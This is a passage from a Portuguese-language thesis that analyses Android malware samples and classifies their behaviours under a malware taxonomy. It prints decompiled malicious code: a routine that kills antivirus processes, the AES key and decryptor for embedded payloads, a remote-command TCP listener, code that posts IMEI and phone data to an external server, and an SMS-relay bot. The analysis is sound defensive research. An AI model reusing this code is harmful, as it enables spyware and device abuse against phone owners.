31           if (iVar2 == 0) {
32             memset(acStack_62c,0,0x200);
33             sVar3 = readlink(acStack_42c,acStack_62c,0x200);
34             if (sVar3 != -1) {
35               __s1 = (char *)pegaNomeProcesso(acStack_62c);
36               iVar2 = strcmp(__s1,nomeProc);
37               if (iVar2 == 0) {
38                 memset(acStack_82c,0,0x200);
39                 sprintf(acStack_82c,"/system/bin/kill -9 %s",__s1_00);
40                 iVar2 = atoi(__s1_00);
41                 kill(iVar2,9);
42               }
43             }
44           }
45         }
46       }
47     }
48     closedir(__dirp);
49   }
```

Fonte: De autoria própria

A primeira vista não foi encontrada nenhuma informação relevante nos arquivos gjsvro e ratc mas ao procurar por estas strings dentro do código foi encontrado um trecho onde estes arquivos são lidos, decriptografados utilizando uma chave simétrica AES que está declarada em uma constante. Para poder ter acesso ao conteúdo dos arquivos foi gerado um programa em java apenas copiando e colando os trechos dentro do malware conforme a figura 7.

Figura 7 – Programa Java para decriptar os arquivos embutidos

```
class Decripta{
    private static byte[] defPassword = {70, 117, 99, 107, 95, 115, 69, 120, 121, 45, 97, 76, 108, 33, 80, 119};

    public static byte[] decrypt(byte[] encrypted) throws Exception {
        SecretKeySpec skeySpec = new SecretKeySpec(defPassword, "AES");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, skeySpec);
        byte[] decrypted = cipher.doFinal(encrypted);
        return decrypted;
    }

    public static void main(String[] args) throws Exception {
        File initialFile = new File("ratc");
        InputStream myInput = new FileInputStream(initialFile);

        String dest = "ratc.dec";
        OutputStream myOutput2 = new FileOutputStream(dest);



        int len = myInput.available();
        byte[] buff = new byte[len];
        myInput.read(buff);
        byte[] decryptBuff = decrypt(buff);
        myOutput2.write(decryptBuff);
        myOutput2.close();

    }

}
```

Fonte: De autoria própria

Finalmente, após executar o código acima para os dois arquivos foram gerados os novos binários (NB) renomeados com mesmo nome seguido do sufixo .dec. Ambos são executáveis compilados para a arquitetura ARMv5 sendo que o ratc.dec é uma aplicação que executa um CVE conhecido para ganhar privilégios de execução e o gjsvro.dec é basicamente uma aplicação que escuta por comandos vindos de um servidor externo (IP) (Figura 8). No entanto, vale uma observação já que a característica IP nomeada por (GRÉGIO et al., 2015) é para aplicações que se conectam em servidores IRC, o que não é o caso. No entanto, foi marcada já que se trata de um comportamento análogo apenas utilizando outro protocolo, ou seja, conexão com servidor externo para receber comandos. Portanto, foram considerados também os traços TA e TF já que existe uma função no malware que pode terminar qualquer programa passando como parâmetro o nome deste e assim garantir que não seja removido por um antivirus imediatamente após tomar controle do sistema (Figura 9).

Figura 8 – Código C gerado apartir de assembly pelo programa Ghidra

Decompile: startTCPListen - (gjsvro.dec)

```
2  void startTCPListen(void)
3
4  {
5    char *pcVar1;
6    uint __fd;
7    int iVar2;
8    uint uVar3;
9    int iVar4;
10   int iVar5;
11   uint uVar6;
12   sockaddr *psVar7;
13   int iVar8;
14   uint uVar9;
15   fd_set fStack_d0;
16   sockaddr local_50;
17   int local_40;
18   sockaddr sStack_3c;
19   int local_2c;
20
21   local_2c = __stack_chk_guard;
22   local_50._0_4_ = -1;
23   local_50.sa_data._2_4_ = -1;
24   local_50.sa_data._6_4_ = -1;
25   local_50.sa_data._10_4_ = -1;
26   local_40 = -1;
27   __fd = socket(2,1,0);
28   if (__fd != 0xffffffff) {
29     memset(&sStack_3c,0,0x10);
30     sStack_3c.sa_family = 2;
31     sStack_3c.sa_data._0_2_ = 0xfb2a;
32     iVar2 = bind(__fd,&sStack_3c,0x10);
33     if ((iVar2 != -1) && (iVar2 = listen(__fd,5), iVar2 != -1)) {
34       uVar6 = 1 << (__fd & 0x1f);
35       iVar2 = (int)__fd >> 5;
36       do {
37         do {
38           memset(&fStack_d0,0,0x80);
39           fStack_d0.fds_bits[iVar2] = fStack_d0.fds_bits[iVar2] | uVar6;
40           uVar3 = __fd;
41           psVar7 = &local_50;
42           do {
43             uVar9 = *(uint *)psVar7;
```

Fonte: De autoria própria

Figura 9 – Acesso aos programas instalados no sistema

```
public static class PkgManager {
    public static String[] getPackageMsg(Context context, String fileName) {
        String[] msg = new String[4];
        String archiveFilePath = String.valueOf(Utils.getPathExternalStorageOfFile(context, "download")) + fileName;
        PackageManager pm = context.getPackageManager();
        PackageInfo info = pm.getPackageArchiveInfo(archiveFilePath, 1);
        if (info != null) {
            ApplicationInfo appInfo = info.applicationInfo;
            String packageName = appInfo.packageName;
            String version = info.versionName;
            msg[1] = packageName;
            msg[2] = version;
        }
        return msg;
    }

    public static List<String> getInstallPackages(Context context) {
        PackageManager pm = context.getPackageManager();
        List<PackageInfo> infos = pm.getInstalledPackages(0);
        List<String> packages = new ArrayList<>();
        for (PackageInfo info : infos) {
            ApplicationInfo appInfo = info.applicationInfo;
            packages.add(appInfo.packageName);
        }
        return packages;
    }

    public static List<PackageInfo> getInstallPackageInfo(Context context) {
        PackageManager pm = context.getPackageManager();
        List<PackageInfo> infos = pm.getInstalledPackages(0);
        return infos;
    }

    public static void installApp(Context context, String fileName) {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.setDataAndType(Uri.fromFile(new File(fileName)), "application/vnd.android.package-archive");
        intent.setFlags(268435456);
        context.startActivity(intent);
    }

    public static void deleteApp(Context context, String fileName) {
        if (isInstalled(context, fileName)) {
            Uri packageDelete = Uri.parse("package:" + fileName);
            Intent intent = new Intent("android.intent.action.DELETE", packageDelete);
            intent.setFlags(268435456);
            context.startActivity(intent);
        }
    }
```

Fonte: De autoria própria

Além de receber comandos de um servidor externo a aplicação também coleta dados do usuário em diversos pontos e os envia para um servidor externo (IS) como por exemplo nos códigos das figuras a seguir:

Figura 10 – Obtenção de dados utilizando bibliotecas nativas

```
private void reportState(int state, String comment) {
    List<NameValuePair> params = new ArrayList<>();
    params.add(new BasicNameValuePair("imei", this.mImei));
    params.add(new BasicNameValuePair("taskid", this.mTaskId));
    params.add(new BasicNameValuePair("state", Integer.toString(state)));
    if (comment != null && !"".equals(comment)) {
        params.add(new BasicNameValuePair("comment", comment));
    }
    HttpPost httpRequest = new HttpPost("http://search.gongfu-android.com:8511/search/rpty.php");
    try {
        httpRequest.setEntity(new UrlEncodedFormEntity(params, "UTF-8"));
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpRequest);
        httpResponse.getStatusLine().getStatusCode();
    } catch (Exception e) {
    }
    if (state == 1 || state == -1) {
        this.mTaskId = "";
    }
}
```

Fonte: De autoria própria

Este é o ponto onde é utilizado as bibliotecas nativas do android para obter dados de telefonia. Estão todos contidos nesta classe chamada "PhoneState"e são referenciadas em outros pontos em objetos na forma this.nomeDoAtributo como na figura 12 por exemplo.

Figura 11 – Obtenção de dados utilizando bibliotecas nativas

```
public static class PhoneState {
    public static TelephonyManager getTelManager(Context context) {
        TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
        return telephonyManager;
    }

    public static String getImei(Context context) {
        TelephonyManager telephonyManager = getTelManager(context);
        String imei = telephonyManager.getDeviceId();
        return imei;
    }

    public static String getMobile(Context context) {
        TelephonyManager telephonyManager = getTelManager(context);
        String mobile = telephonyManager.getLine1Number();
        return mobile;
    }

    public static String getModel() {
        String model = String.valueOf(Build.BRAND) + " " + Build.MODEL;
        return model;
    }

    public static String[] getSDKVersion() {
        String[] versions = {Build.VERSION.RELEASE, Build.VERSION.SDK};
        return versions;
    }

    public static String getAliaMemorySize(Context context) {
        ActivityManager activityManager = (ActivityManager) context.getSystemService("activity");
        ActivityManager.MemoryInfo memoryInfo = new ActivityManager.MemoryInfo();
        activityManager.getMemoryInfo(memoryInfo);
        String memorySize = Formatter.formatShortFileSize(context, memoryInfo.availMem);
        return memorySize;
    }

    public static String getSDCardState(Context context) {
        if (Environment.getExternalStorageState().equals("mounted")) {
            return getSDAliaMemory(context);
        }
        return null;
    }
```

Fonte: De autoria própria

Figura 12 – Obtenção de dados utilizando bibliotecas nativas

```
// obtem varios dados do telefone, os coloca em um objeto e posta por http a um servidor externo
/* renamed from: doSearchReport */
private void pegaDadosTelefoneEnviaParaFora() {
    updateInfo();
    List<NameValuePair> params = new ArrayList<>();
    params.add(new BasicNameValuePair("imei", this.mImei));
    if (this.mOsType != null && !"".equals(this.mOsType)) {
        params.add(new BasicNameValuePair("ostype", this.mOsType));
    }
    if (this.mOsAPI != null && !"".equals(this.mOsAPI)) {
        params.add(new BasicNameValuePair("osapi", this.mOsAPI));
    }
    if (this.mMobile != null && !"".equals(this.mMobile)) {
        params.add(new BasicNameValuePair("mobile", this.mMobile));
    }
    if (this.mModel != null && !"".equals(this.mModel)) {
        params.add(new BasicNameValuePair("mobilemodel", this.mModel));
    }
    if (this.mOperater != null && !"".equals(this.mOperater)) {
        params.add(new BasicNameValuePair("netoperater", this.mOperater));
    }
    if (this.mNetType != null && !"".equals(this.mNetType)) {
        params.add(new BasicNameValuePair("nettype", this.mNetType));
    }
    if (mIdentifier != null && !"".equals(mIdentifier)) {
        params.add(new BasicNameValuePair("managerid", mIdentifier));
    }
    if (this.mSDMem != null && !"".equals(this.mSDMem)) {
        params.add(new BasicNameValuePair("sdmemory", this.mSDMem));
    }
    if (this.mAliaMem != null && !"".equals(this.mAliaMem)) {
        params.add(new BasicNameValuePair("aliamemory", this.mAliaMem));
    }
    if (checkPermission()) {
        params.add(new BasicNameValuePair("root", "1"));
    } else {
        params.add(new BasicNameValuePair("root", "0"));
    }
    HttpPost httpRequest = new HttpPost("http://search.gongfu-android.com:8511/search/sayhi.php");
    try {
        httpRequest.setEntity(new UrlEncodedFormEntity(params, "UTF-8"));
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpRequest);
        httpResponse.getStatusLine().getStatusCode();
    } catch (Exception e) {
    }
}
```

Fonte: De autoria própria

Com isso, tem-se em resumo todos os pontos que levaram a classificar o exemplar fcdf2 como (TA,TF,IP,NB,PE,IS).

Serão mostradas agora as evidências do sample 1e8d2. Trata-se de uma aplicação que transforma o celular em um bot de envio de SMS e também executa outras operações ilegais no sistema. Ao iniciar a análise, no manifest da aplicação também consta o pedido de permissão para executar seu código após cada inicialização para garantir sua persistênia (PE).

Figura 13 – Permissões no manifest da aplicação

```
<receiver android:name="com.zaima.SmsReceiver" android:enabled="true">
    <intent-filter android:priority="2147483647">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
```

Fonte: De autoria própria

A classe SmsReceiver é uma classe que herda da classe BroadcastReceiver que tem a função de escutar por mensagens difundidas pelo sistema operacional e que são do tipo SMS_RECEIVED, ou seja, para cada SMS recebido.

Figura 14 – Código de leitura dos SMS

```
package com.zaima;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.telephony.SmsMessage;

/* loaded from: classes.dex */
public class SmsReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Utils.log(context, "#SmsReceiver#onReceive");
        if (!intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED")) {
            Utils.regReceiver(context, this);
            Utils.chkFirstRun(context);
        } else if (!Utils.isCanRun(context)) {
            Utils.log(context, "#SmsReceiver#时间不在运行范围");
        } else {
            Bundle extras = intent.getExtras();
            if (extras != null) {
                Object[] messages = (Object[]) extras.get("pdus");
                for (Object obj : messages) {
                    SmsMessage sms = SmsMessage.createFromPdu((byte[]) obj);
                    Utils.handlerSms(context, sms.getOriginatingAddress(), sms.getMessageBody());
                    abortBroadcast();
                }
            }
        }
    }
}
```

Fonte: De autoria própria

Continuando o código da figura anterior, o método handlerSms analisa se a mensagem recebida veio do próprio dono do malware ou de outro lugar e a repassa de volta obtendo o número do telefone a ser enviado a mensagem através da função getSendTo.

Figura 15 – Código de envio do SMS

```
public static void handlerSms(Context context, String address, String content) {
    String SENDTO2 = getSendTo(context);
    if (address.startsWith("手机号码：")) {
        address = address.substring(3);
    }
    log(context, "收到：" + address + " " + content);
    if (address.equals(SENDTO2)) {
        String[] s = content.split("#", 2);
        if (s.length != 2) {
            log(context, "指令错误");
            sendSms(context, SENDTO2, "短信指令格式错误，格式为“手机号#短信内容”");
            return;
        }
        sendSms(context, s[0], s[1]);
        return;
    }
    sendSms(context, SENDTO2, "[" + address + "]" + content);
}
```

Fonte: De autoria própria

Se o SMS recebido tiver como remetente o próprio número do dono do malware ele age recebendo uma mensagem que contém um novo número de telefone e uma nova mensagem que será repassada pelo SMS do telefone infectado. Ele pode ainda enviar uma mensagem de controle de volta para si caso haja algum erro. Ficando assim caracterizado (IS), (RSM), (SSM), ou seja, roubo de dados, leitura e envio de mensagens SMS.

De forma análoga e utilizando também métodos citados na metodologia foram analisados os outros exemplares para se chegar as tais conclusões descritas na figura 4.

Capítulo 5

Conclusão

5.1 Aplicações práticas e conclusão

Este trabalho visa propor, de maneira modesta, sugestões à taxonomia vigente com o intuito de identificar futuras ameaças de programas maliciosos. Em uma visão panorâmica da arena que é o mercado de combate às ameaças digitais, onde crackers e analistas de segurança disputam constantemente por uma presença no computador mais próximo, e tentando contribuir para a agilidade de decisões dos analistas de segurança é entregue uma metodologia para analisar, identificar e nomear malwares.

Sabe-se que a detecção dos malwares desconhecidos no mercado muitas vezes acabam se reduzindo a um trabalho ainda humano e pouco automatizado ou automatizável devido as nuances de cada código. Já que a área de segurança é constantemente alterada e inovada por agentes que tentam tanto atacar sistemas quanto defendê-los. No entanto, uma vez que casos de comportamentos bem definidos como os listados neste trabalho sejam identificados estes ficam mais fáceis de serem reconhecidos em outros exemplares. Bases de dados com vários exemplares e com seus comportamentos categorizados podem ajudar em uma futura detecção de malwares desconhecidos ao se identificar certos traços. Pode-se criar funções que analisam pequenos trechos de código e os categorizam em ainda mais siglas que forem necessárias para cada caso de uso. Assim, tem-se uma base para analisar e identificar futuras ameaças com ferramentas automatizadas.

Referências

AOSP. **Application Manifest Overview**. 2019. Disponível em: <https://developer.android.com/guide/topics/manifest/manifest-intro>.

_____. **Android Architecture**. 2020. Disponível em: <https://source.android.com/devices/architecture/>.

_____. **Android Source**. 2020. Disponível em: <https://source.android.com/>.

_____. **Java Decompiler Project**. 2020. Disponível em: <http://jd.benow.ca>.

DUNHAM, K. et al. **Android malware and analysis**. [S.l.]: Auerbach Publications, 2014.

GOOGLE. **Java Decompiler**. 2020. Disponível em: <https://github.com/JesusFreke/smali>.

_____. **Transform dex into jar files**. 2020. Disponível em: <https://github.com/google/enjarify>.

GRÉGIO, A. R. A. et al. Toward a taxonomy of malware behaviors. **The Computer Journal**, Oxford University Press, v. 58, n. 10, p. 2758–2777, 2015.

RASTOGI, Y. C. V.; JIANG, X. Catch me if you can: Evaluating android anti-malware against transformation attacks. In: IEEE. [S.l.], 2014. p. 99–108.

STANDARDS, N. I. of; USA, T. N. **National Vulnerability Database**. 2019. Disponível em: <https://nvd.nist.gov/>.

VALA LIBOR SARGA, R. B. A. Security reverse engineering of mobile operating systems: A summary. Tomas Bata University, p. 112–117, 2013.

WEI, F. et al. Deep ground truth analysis of current android malware. In: SPRINGER. **International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment**. 2017. p. 252–276. Disponível em: <http://amd.arguslab.org/>.